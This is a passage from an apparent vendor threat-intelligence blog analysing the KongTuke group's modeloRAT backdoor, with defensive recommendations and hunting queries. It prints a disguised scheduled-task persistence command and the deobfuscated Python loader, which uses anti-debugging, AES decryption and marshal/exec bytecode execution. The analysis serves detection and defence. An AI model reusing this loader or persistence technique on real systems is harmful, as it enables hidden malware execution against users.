
It also establishes persistence by creating a scheduled task named “**SoftwareProtection,**” designed to blend in as legitimate software protection service. It repeatedly executes the malicious Python payload every five minutes via the following:

```
| "C:\Windows\system32\schtasks.exe" /create /tn SoftwareProtection /tr ""C:\Users\
<USERNAME>\AppData\Local\Microsoft\Windows\SoftwareProtectionPlatform\run.exe"
"C:\Users\
<USERNAME>\AppData\Local\Microsoft\Windows\SoftwareProtectionPlatform\udp.pyw"" /sc
minute /mo 5 /f
```



[open on a new tab](#)

Figure 13. Evidence of pythonw.exe renamed as “run.exe”



[open on a new tab](#)

Figure 14. A list of files dropped under the created folder “SoftwareProtectionPlatform” via Remote Access in TrendAI Vision One™

[download](#)

Our analysis *udp.pyw* file shows that this threat employs a multilayered obfuscation to prevent string analysis or manual investigation of the script.

After decoding the entry, we get the next layer where it utilized the following steps:

- Reverses the entry
- Applies Base64 decoding
- Decompresses it using zlib

The result of this execution leads to another round of obfuscated code that contains similar structure. After 32 iterations of deobfuscation, it revealed code that contains the following:

- **Anti-debugging functions:** Checks for system debuggers via Windows API or detect Python debuggers
- **Multilayer encryption:** Base85 encoding, AES-256 encryption, Zlib compression, and compiled python code
- **Payload execution:** Loads compiled bytecode(payload) via the marshal module

```

import sys
import os
import base64
import hashlib
import marshal
import zlib
import traceback
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def _anti_debug():
    if sys.gettrace() or (os.name == 'nt' and __import__('ctypes').windll.kernel32.IsDebuggerPresent()):
        sys.exit(1)
    _anti_debug()

KEY = b'\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47'
IV = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47'

def _decrypt_str(data):
    try:
        cipher = AES.new(KEY, AES.MODE_CBC, IV)
        return unpad(cipher.decrypt(data), 16).decode()
    except:
        return ""

def _main():
    try:
        _encrypted = '<<<rt>mqd0t+@BqQVdQ2tJdUhhWtTddGcbJbont_0Dvzvt(00f(6ex3Hh7p+)-f7qckTFHAR02X-nH-N)Y&Kshh)Hh1jyDh1(p:U5L5Vf<br>15t8lRtgef4bb8bR+1SPQ21f+2mc(0m1ob=ddFBRj15WwU73hch2Q0cA7j1q3n80)1LkQbc05foba97y1d4oITLmre-aptjh)mc0Pxm2L-18T0C8b6wL*(X1Qta5HR+8cK5oJ`$1q[9ataQb5Ao5gN3Mv`_Ca&(A8f(e0xno0X5gzQR<su.*tqX*f11jRlgHMI&[ct14t>pPhs(<br>Zha0cSA1@[(uq_9t`+u4i7b+H+T1+61U)*09@11mstuDb`7H03H0ruo`Cza00?)us`w0Xeh1Mq4HLPzrQhFAIFYX8_IL3Xp[&fFeRr_+=[K5TA*5we10FFt;#>)]H0uumsdVK)l0y&(;TBpFTNR5=kiufqbj+51o1uL3oK_MQ2HhXKEmbv2dn<v>{Uk{N5qacD1A2cagg*OgXbJmet30UE5<br>>350aac0DC#*k70p0XCLE)Qk43A3>T>X(*XAIh0ZcR3Kt04Gd0+0g15d)[+9?5=L@TKI<Atuq>uzj]k=ppzw04pHxQkST-mWV-NK29G-BcsV2&Clduy>Cr[n`^]IpNkIRLZSA3*9TB108ty9T$VUkNtAd#Ghig1P;#_nRkCF_*P5B53cae15HJR`AB0pH5GZfX17pFndiXt#2D38L(<br>ef<KkM9)ZRY8yge(wguz95)`74<cu5LE5[Rz(g40C9(c)h1fH68-0nk2Ee86m]vos0m8`5v3)j4Yc6(122b0340gVv513ka)AU6ov-vnk-pf<7m0h15XV617yx(67hdb)E5Pg59`k3<1Y9K14+*(E(65oDf59jymw(LKc1195`r80G6h0&]je0X9Se<+YqWKC7E)=0K&105x8e9g3m0<br>eVhWu0C)C1fay0rj0h07h1se2FOVgk0v72X*ce05c0g0mV1E51b300c3)kugeJh12p(c21dF(ksa0-x0)w0p0y20&8eIQ0K_2u0Q16-)>x08t02LcR<?hg02-1kmj]P5j160pF05j0d7m(v)~M4MkLk0h9B21c00?W-6054<0os8S0fj?31Ln&5fD<(&B)x&cdP`|en<br>Cvtnv+(04*2yrfXa*15tvee=5BRK)-VV(6x-G4e0f(6&3gfkfj570jy0ytk-glu0q38Pt8Mwv~8b3)R0V5-Epcj;Er]L5[q=2ac14aWU_0h]U_7VUv(SLcyvQj;R<g8Hl(8&4Cv11W)mbEE0w_$=-b13300bJmsb>385JwaABA3[0ntK+0EcVaQ-75N06Ukoe[t0`Po<azY5$5n0f&ec_vj[?<br>j0yKp`q523f7C(M;Hrgp2F30yW0x(2&0ia59e2ht>P)6mzkasRlpay78*wgN&[DhR0nzWjAS0G11UDJNbE+J+3U7&mm(lm-adyI(Tp1FRvRH1Z[0hnu(Gt>eh&qm00(P776N8Uf)g&KXY18->0wR4+(0YSD7VUj]H4K1523af10+8ysmD0fKj9unhH0h_Ep0dgp0-8M7etevxU2m&3X`p<br>IF0Q(51koCaf8+wm1p&eQ]eeAFX5+20&0H8in_-80210h2rR[0;]g0R0xUyC9VnPa2_1P3;A(b5Iv3rm_x>1cj76v(gCX[0D]yGw5(SwL_XI<34HzNE?<u0Hw#?iCoq+7L41Dc_fae61Ka=1tc<Iv5b)6e56b60F&`~ps6hK7PR62H0514B27p7x0fIHepc<h0q85&K3j@z7;A8!<br>b3rKy0330h14Kt0m6F0z;t--11?74W0EzF-GU->917y7j1L36Q4w+pt&2N7azb>8m>pg0n(Usd<5n6PM0kyK0-kw0J`1M*(?A0b9zc8snubK1U0h1gx(74<15j0;4w00)pkelt09f44;@50rx+7Moo;2eGu'

# Decryption steps
cipher = AES.new(KEY, AES.MODE_CBC, IV)
encrypted_data = base64.b64decode(encrypted)
decrypted_data = unpad(cipher.decrypt(encrypted_data), 16)
decompressed_data = zlib.decompress(decrypted_data)

exec(marshal.loads(decompressed_data), {
    '__globals__': __globals__,
    '__name__': '__main__',
    '__builtins__': __builtins__,
    '__decrypt_str__': _decrypt_str
})
except Exception as e:
    print("Execution failed:")
    traceback.print_exc()
    sys.exit(1)

if __name__ == '__main__':
    _main()

```

[open on a new tab](#)

Figure 15. Snippet showing the final code after deobfuscation

While the execution of the bytecode was not successful in our tests, we saw that it contains strings and a reference to another file named **AppData\Local\Microsoft\Windows\ProtectionPlatform\run.pyw**, which was also dropped in the same infected host. The following is a list of extracted names/functions:

| Names: ('psutil', 'os', 'subprocess', 'sys', 'time', 'getcwd', 'var_de19fc0291090dcb', 'path', 'normcase', 'var_2e81fe4a2321309f', '_decrypt_str', 'var_358b2857d44181b1', 'startswith', 'exit', 'main', '__name__')

Analyzing the file run.pyw shows that it has similar structure and flow as udp.pyw, but with a larger data this time around. Applying the same deobfuscation method, we saw run.pyw loads the Python bytecode via the marshal module. The following is a list of extracted names/functions:

| Names: ('socket', 'sys', 'subprocess', 'os', 'html', 're', 'time', 'bs4', 'BeautifulSoup', 'threading', 'psutil', 'requests', 'Crypto.Util.Padding', 'Crypto', 'base64', 'getcwd', 'var_de19fc0291090dcb', 'path', 'normcase', 'var_2e81fe4a2321309f', '_decrypt_str', 'var_358b2857d44181b1', 'startswith', 'exit', 'var_c68c19a0ea74d15a', 'var_2b6b8037e2428633', 'var_d7ee27df16fe75f8', 'var_0d6f193b19a44f4a', 'var_6560076c59ac87ac', 'check', 'Thread', 'var_fd8ce270b6003277', 'start', 'get', 'var_cea36d54b621a48f', 'text', 'var_d09efe76ced85d6d', 'find', 'var_0e23b5f319056839', 'var_7c5f6bb71383d3f3', 'split', 'var_6d5d29b8058bdf65', 'var_687b9b2c70a5c665', 'var_faf655de6214f02a', 'var_86c69be4c78f2621', 'b64decode', 'var_1363a4c4e644abdf', 'bytes', 'enumerate', 'len', 'var_40eab56476d5b9f6', 'decode', 'var_ae751db3c35895e07', 'var_794ede7b4b034ebe', 'xor_encrypt_decrypt', 'get_codepage', 'run_command', 'get_domain', 'connect_to_server', 'authenticate', 'main', '__name__')

The bytecode includes string entries related to functions for internet access, system control, and self-concealment, indicating it is a persistent backdoor designed for remote access and command execution.

Conclusion and security recommendations

The Kongtuke threat group is not replacing their old tradecraft but expanding it. While security reporting from Huntress highlighted the emergence of the new CrashFix technique, our MDR findings confirm that the group still uses compromised WordPress websites and fake CAPTCHA lures as infection vector.

Both delivery paths — CrashFix browser-extension abuse and ClickFix/fake CAPTCHA chains — ultimately converge on the same objective: the deployment of the Python-based modeloRAT. The consistency of the payload across different initial access methods demonstrates a mature, modular operation. Kongtuke is diversifying entry techniques while maintaining a stable and reliable post-exploitation framework.

Telemetry from VirusTotal further supports that this activity could still be ongoing. Multiple compromised websites remain injected, increasing the likelihood of continued exposure. This also demonstrates the group's focus on scale, persistence, and adaptability rather than single-wave campaigns.

Organizations can mitigate this threat by adopting a layered defensive approach:

- **Harden and maintain web servers.** Regularly patch and update WordPress core files, themes, and plugins to reduce the risk of site compromise. Disable unused plugins and enforce strong administrative controls.
- **Enhance endpoint detection and monitoring (EDR).** Configure EDR solutions to alert on suspicious command-line activity, encoded PowerShell, unusual parent-child process relationships, and anomalous outbound network connections.
- **Strengthen user awareness training.** Educate users that legitimate websites and security tools will never require copying and running commands to fix errors or complete CAPTCHA-style verifications.

Because this campaign ultimately relies on human-initiated execution, combining technical controls with continuous user education is essential to effectively reduce organizational risk.

Proactive security with TrendAI Vision One™

[TrendAI Vision One™one-platform](#) is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hubproducts](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats:

[KongTuke's ClickFix Abuse of Compromised WordPress Sites](#)

TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

[KongTuke's ClickFix Abuse of Compromised WordPress Sites](#)

TrendAI Vision One™ Search App

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Hunting Queries

ModeloRat Detection in Vision One

*malName:*MODELORAT* AND eventName:MALWARE_DETECTION AND LogType: detection*

Scheduled Task Creation

eventSubId: 101 AND parentCmd:services.exe AND processCmd:Schedule AND
objectFilePath:C:\\Windows\\System32\\Tasks\\SoftwareProtection

More hunting queries are available for TrendAI Vision One™ with [Threat Intelligence Hubproducts](#) entitlement enabled.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found .